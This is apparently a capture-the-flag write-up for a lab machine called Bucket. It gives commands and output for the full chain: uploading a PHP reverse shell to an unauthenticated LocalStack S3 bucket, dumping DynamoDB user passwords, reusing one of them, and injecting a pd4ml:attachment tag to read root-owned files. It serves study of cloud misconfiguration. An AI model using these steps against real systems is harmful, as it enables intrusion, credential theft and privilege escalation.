# Bucket

**Machine:** Bucket **OS:** Linux (Ubuntu 20.04) **Difficulty:** Medium **Track:** Cloud Exploitation
**Target:** `10.129.69.67`

> The box was reset during the engagement, so the target IP shifts between screenshots. Enumeration and the `/etc/hosts` entry use `10.129.69.67`, while the reverse shell and later steps land on `10.129.69.77`. Commands are kept as they were run, so the IP in a given command matches the screenshot next to it.

## 1. Overview

Bucket serves a website whose images come from a LocalStack S3 bucket at `s3.bucket.htb`. The bucket takes any credentials, so I can list it and, more importantly, write to it. Since the site runs PHP served from that bucket, uploading a PHP webshell gives a shell as `www-data`. On the box, an in-development app points at a DynamoDB instance reachable through the same endpoint, and that database holds three passwords, one reused for the `roy` user. As `roy`, an internal app on port 8000 runs as root and turns attacker-controlled HTML into a PDF with PD4ML, whose attachment tag embeds local files, so I attach files from `/root` and read them out of the PDF as root.

Short version of the chain:

open S3 bucket (any creds) -> PHP webshell (www-data) -> DynamoDB passwords -> roy -> root-run PD4ML app on 8000 -> pd4ml attachment arbitrary file read (root)

**Completed by:** [Abdulrahman / 14507988]

## 2. Walkthrough

### 2.1 Enumeration

An all-ports scan shows only SSH and HTTP, and the web server redirects to a hostname.

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu
80/tcp open  http    Apache httpd 2.4.41  (redirect to http://bucket.htb/)
```

The redirect points at `bucket.htb`, so that goes in `/etc/hosts` and the site loads, an advertising platform with broken images.





*Figure 1: the Bucket Advertising Platform site, with images failing to load.*

The page source explains the broken images, they are pulled from a second hostname, `s3.bucket.htb`, under an `adserver` path. That naming points straight at an S3 style object store.

```
226 </div>
227 <div class="text">
228 <p>Customize Ads that suits to your business</br></br></br>Contact Us on support@bucket.htb</br></br>Mob: +1 0011223344</p>
229
230 <hr style="width: 52%;">
231 <hr style="width: 52%;">
232
233 <div class="social-icons">
234 <a href="#"><i class="fab fa-facebook-square"></i></a>
235 <a href="#"><i class="fab fa-twitter"></i></a>
236 <a href="#"><i class="fab fa-instagram"></i></a>
237 <a href="#"><i class="fab fa-linkedin"></i></a>
238 </div>
239 </div>
240 </aside>
241
242 <article>
243 <div class="coffee">
244 <img src="http://s3.bucket.htb/adserver/images/bug.jpg" alt="Bug" height="160" width="160">
245 </div>
246 <div class="description">
247 <h3>Bug Bounty and 0day Research</h3>
248 <span>march 17, 2020 | Security</span>
249 <p>Customised bug bounty and new 0day feeds. Feeds can be used on TV, mobile, desktop and web applications. Collecting security feeds from
250 </div>
251 </article>
252 <div class="articles">
253
254 <article>
255 <div class="coffee">
256 <img src="http://s3.bucket.htb/adserver/images/malware.png" alt="Malware" height="160" width="160">
257 </div>
258 <div class="description">
259 <h3>Ransomware Alerts</h3>
260 <span>march 17, 2020 | Malware</span>
261 <p>Run awareness ad campaigns on Ransomwares and other newly found malwares. Choose different types of malwares to fit for your campaign</
262 </div>
263 </article>
264
265 <article>
266 <div class="coffee">
267 <img src="http://s3.bucket.htb/adserver/images/cloud.png" alt="cheer" height="160" width="160">
268 </div>
269 <div class="description">
270 <h3>Cloud Updates</h3>
271 <span>march 17, 2020 | Cloud</span>
272 <p>Stay tuned to cloud technology updates. A superior alternative to Push Notifications and SMS A2P alerts. </p>
273 </div>
274 </article>
```

*Figure 2: the page source showing image URLs under [http://s3.bucket.htb/adserver/](http://s3.bucket.htb/adserver/).*

```
echo '10.129.69.67  bucket.htb s3.bucket.htb' | sudo tee -a /etc/hosts
```

## 2.2 S3 bucket abuse to a foothold

`s3.bucket.htb` is a LocalStack S3 service, and a misconfigured bucket doesn't actually validate credentials, so any throwaway values work. After configuring fake keys, the bucket lists.

```
aws configure
aws s3 --endpoint-url http://s3.bucket.htb ls
```





*Figure 3: configuring fake AWS credentials, which the bucket accepts, and listing the adserver bucket.*

Listing the bucket shows `index.html`, so the website files live here. Since the site serves these files, writing a PHP file into the bucket should let it execute on the web server. I copied a PHP reverse shell in with `cp`.

```
aws s3 --endpoint-url http://s3.bucket.htb ls s3://adserver
aws s3 --endpoint-url http://s3.bucket.htb cp pen-php.php s3://adserver
```




*Figure 4: listing the bucket and copying the PHP reverse shell into it.*

```
┌──(Abdul㉿kali-work)-[/home/Aziz]
└─$ aws s3 --endpoint-url http://s3.bucket.htb ls s3://adserver
                           PRE images/
2026-09-13 09:53:02       5344 index.html

┌──(Abdul㉿kali-work)-[/home/Aziz]
└─$ aws s3 --endpoint-url http://s3.bucket.htb cp /home/work/tools/linux/Reverse-shells/pen-php.php s3://adserver
upload: ../work/tools/linux/Reverse-shells/pen-php.php to s3://adserver/pen-php.php

┌──(Abdul㉿kali-work)-[/home/Aziz]
└─$ aws s3 --endpoint-url http://s3.bucket.htb ls s3://adserver
                           PRE images/
2026-09-13 09:53:02       5344 index.html
2026-09-13 09:53:51       2591 pen-php.php

┌──(Abdul㉿kali-work)-[/home/Aziz]
└─$ aws s3 --endpoint-url http://s3.bucket.htb ls s3://adserver
                           PRE images/
2026-09-13 09:53:02       5344 index.html
2026-09-13 09:53:51       2591 pen-php.php
```

*Figure 5: the uploaded pen-php.php present in the adserver bucket.*

Browsing to the file on `bucket.htb` fires it.





*Figure 6: requesting pen-php.php on bucket.htb to trigger the payload.*

```
┌──(Aziz㉿kali-work)-[~]
└─$ pwncat-vl -lp 80
[09:53:11] Welcome to pwncat 🐈!
[09:54:12] received connection from 10.129.69.77:51532
[09:54:19] 10.129.69.77:51532: registered new host w/ db
(local) pwncat$
Active Session: 10.129.69.77:51532
```

*Figure 7: the pwncat listener receiving the reverse shell as www-data.*

## 2.3 Lateral movement to roy

`roy`'s home has a project folder with a `db.php` pointing at a DynamoDB service on `localhost:4566`. That tells me a database is in play and where the app expects to reach it.

```
(remote) www-data@bucket:/home/roy/project$ cat db.php
<?php
require 'vendor/autoload.php';
date_default_timezone_set('America/New_York');
use Aws\DynamoDb\DynamoDbClient;
use Aws\DynamoDb\Exception\DynamoDbException;

$client = new Aws\Sdk([
    'profile' ⇒ 'default',
    'region'  ⇒ 'us-east-1',
    'version' ⇒ 'latest',
    'endpoint' ⇒ 'http://localhost:4566'
]);

$dynamodb = $client→createDynamoDb();

//todo
(remote) www-data@bucket:/home/roy/project$ ls
composer.json  composer.lock  db.php  vendor
(remote) www-data@bucket:/home/roy/project$
```

*Figure 8: db.php in roy's project folder, pointing at a DynamoDB endpoint.*

```
$client = new Aws\Sdk([
    'region'  => 'us-east-1',
    'endpoint' => 'http://localhost:4566'
]);
```

The database is on localhost internally, but the same LocalStack is reachable from my box through `s3.bucket.htb`, because Apache proxies that hostname to `localhost:4566`. Listing tables shows a `users` table, and scanning it returns three sets of credentials.

```
aws --endpoint-url http://s3.bucket.htb dynamodb list-tables
aws --endpoint-url http://s3.bucket.htb dynamodb scan --table-name users
```

```
┌──(Abdul㉿kali-work)-[/home/Aziz]
└─$ aws --endpoint-url http://s3.bucket.htb dynamodb list-tables
{
    "TableNames": [
        "users"
    ]
}

┌──(Abdul㉿kali-work)-[/home/Aziz]
└─$ aws --endpoint-url http://s3.bucket.htb dynamodb scan --table-name users
{
    "Items": [
        {
            "password": {
                "S": "Management@#1@#"
            },
            "username": {
                "S": "Mgmt"
            }
        },
        {
            "password": {
                "S": "Welcome123!"
            },
            "username": {
                "S": "Cloudadm"
            }
        },
        {
            "password": {
                "S": "n2vM-<_K_Q:.Aa2"
            },
            "username": {
                "S": "Sysadm"
            }
        }
    ],
    "Count": 3,
    "ScannedCount": 3,
    "ConsumedCapacity": null
}
```

*Figure 9: scanning the DynamoDB users table, which returns three username and password pairs.*

Trying those against `roy`, the Sysadm password `n2vM-<_K_Q:.Aa2` works.

```
//todo
(remote) www-data@bucket:/home/roy/project$ ls
composer.json  composer.lock  db.php  vendor
(remote) www-data@bucket:/home/roy/project$ su roy
Password:
roy@bucket:~/project$
```

*Figure 10: switching to roy with a reused password from the database.*

## 2.4 Finding the root-run app

As `roy`, the Apache config is the key find. It defines a second virtual host on `127.0.0.1:8000` serving `/var/www/bucket-app`, and through the `mpm_itk` module it runs as root.

```
<VirtualHost 127.0.0.1:8000>
        <IfModule mpm_itk_module>
                AssignUserId root root
        </IfModule>
        DocumentRoot /var/www/bucket-app
</VirtualHost>
```

```
roy@bucket:/etc/apache2/sites-enabled$ cat 000-default.conf
<VirtualHost 127.0.0.1:8000>
        <IfModule mpm_itk_module>
                AssignUserId root root
        </IfModule>
        DocumentRoot /var/www/bucket-app
</VirtualHost>

<VirtualHost *:80>
        DocumentRoot /var/www/html
        RewriteEngine On
        RewriteCond %{HTTP_HOST} !^bucket.htb$
        RewriteRule /.* http://bucket.htb/ [R]
</VirtualHost>
<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        #ServerName www.example.com
        ProxyPreserveHost on
        ProxyPass / http://localhost:4566/
        ProxyPassReverse / http://localhost:4566/
        <Proxy *>
```

*Figure 11: the Apache config showing the bucket-app site on port 8000 running as root.*

That port is bound to localhost, so I reach it with an SSH port forward.

```
ssh -L 8000:127.0.0.1:8000 roy@bucket.htb
```





*Figure 12: forwarding local port 8000 to the target's internal service over SSH.*

The forwarded page is a placeholder, but the source of `index.php` shows what it does.





*Figure 13: the bucket-app page on localhost:8000 and the start of its index.php source.*

```
roy@bucket:/var/www/bucket-app$ cat index.php
<?php
require 'vendor/autoload.php';
use Aws\DynamoDb\DynamoDbClient;
if($_SERVER["REQUEST_METHOD"]=="POST") {
        if($_POST["action"]=="get_alerts") {
                date_default_timezone_set('America/New_York');
                $client = new DynamoDbClient([
                        'profile' => 'default',
                        'region'  => 'us-east-1',
                        'version' => 'latest',
                        'endpoint' => 'http://localhost:4566'
                ]);

                $iterator = $client->getIterator('Scan', array(
                        'TableName' => 'alerts',
                        'FilterExpression' => "title = :title",
                        'ExpressionAttributeValues' => array(":title"=>array("S"=>"Ransomware")),
                ));

                foreach ($iterator as $item) {
                        $name=rand(1,10000).'.html';
                        file_put_contents('files/'.$name,$item["data"]);
                }
                passthru("java -Xmx512m -Djava.awt.headless=true -cp pd4ml_demo.jar Pd4Cmd file:///var/www/bucket-app/files/$name 800 A4 -out files/result.pdf");
        }
}
else
{
?>


<!DOCTYPE html>
<html lang="en" >

<head>
  <meta charset="UTF-8">
  <title>We are not ready yet!</title>
  <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/meyer-reset/2.0/reset.min.css">

<style>
@import url("https://fonts.googleapis.com/css?family=Josefin+Sans");
* {
  box-sizing: border-box;
```

*Figure 14: the rest of the index.php source, showing the DynamoDB scan and PD4ML call.*

On a POST with `action=get_alerts`, it scans the DynamoDB `alerts` table for any item whose title is `Ransomware`, writes that item's `data` field into a random `.html` file, then runs PD4ML to convert it to `files/result.pdf`.

```
foreach ($iterator as $item) {
    $name=rand(1,10000).'.html';
    file_put_contents('files/'.$name,$item["data"]);
```

```
}
passthru("java ... Pd4Cmd file:///var/www/bucket-app/files/$name 800 A4 -out
files/result.pdf");
```

Two things make this exploitable. The `data` field is fully attacker controlled, because I can write to the same DynamoDB through `s3.bucket.htb`, and the whole app runs as root. The `alerts` table doesn't exist yet, so I have to create it first.





*Figure 15: listing tables before the attack, showing only the users table exists.*

## 2.5 Privilege escalation via PD4ML file attachment

First I create the `alerts` table the code expects.

```
aws --endpoint-url http://s3.bucket.htb dynamodb create-table --table-name alerts \
  --attribute-definitions AttributeName=title,AttributeType=S
AttributeName=data,AttributeType=S \
  --key-schema AttributeName=title,KeyType=HASH AttributeName=data,KeyType=RANGE \
  --provisioned-throughput ReadCapacityUnits=10,WriteCapacityUnits=5
```





*Figure 16: creating the alerts table through s3.bucket.htb, with the table reported active.*

PD4ML supports a custom `<pd4ml:attachment src="...">` tag that embeds a local resource into the generated PDF. Because the converter runs as root and accepts `file://` URLs, pointing that tag at a local path embeds that file into `result.pdf`. So the `data` field carries an

attachment tag targeting a root-owned file, and the curl just triggers the app so it reads the table and builds the PDF.

```
aws --endpoint-url http://s3.bucket.htb dynamodb put-item --table-name alerts \
  --item '{"title":{"S":"Ransomware"},"data":{"S":"<html><pd4ml:attachment
src=\"file:///root/root.txt\" description=\"test\" icon=\"Paperclip\"/></html>"}}'

curl http://127.0.0.1:8000/index.php --data 'action=get_alerts'
```




*Figure 17: inserting the Ransomware item with the pd4ml:attachment payload, then triggering the app with curl.*

These steps have to run quickly and in order, because a cleanup job keeps deleting the table and the generated files. I pulled the PDF before it disappeared.





*Figure 18: downloading result.pdf from the app's files folder before the cleanup removes it.*

Opening the PDF and clicking the paperclip attachment reveals the embedded file, the root flag, read as root.

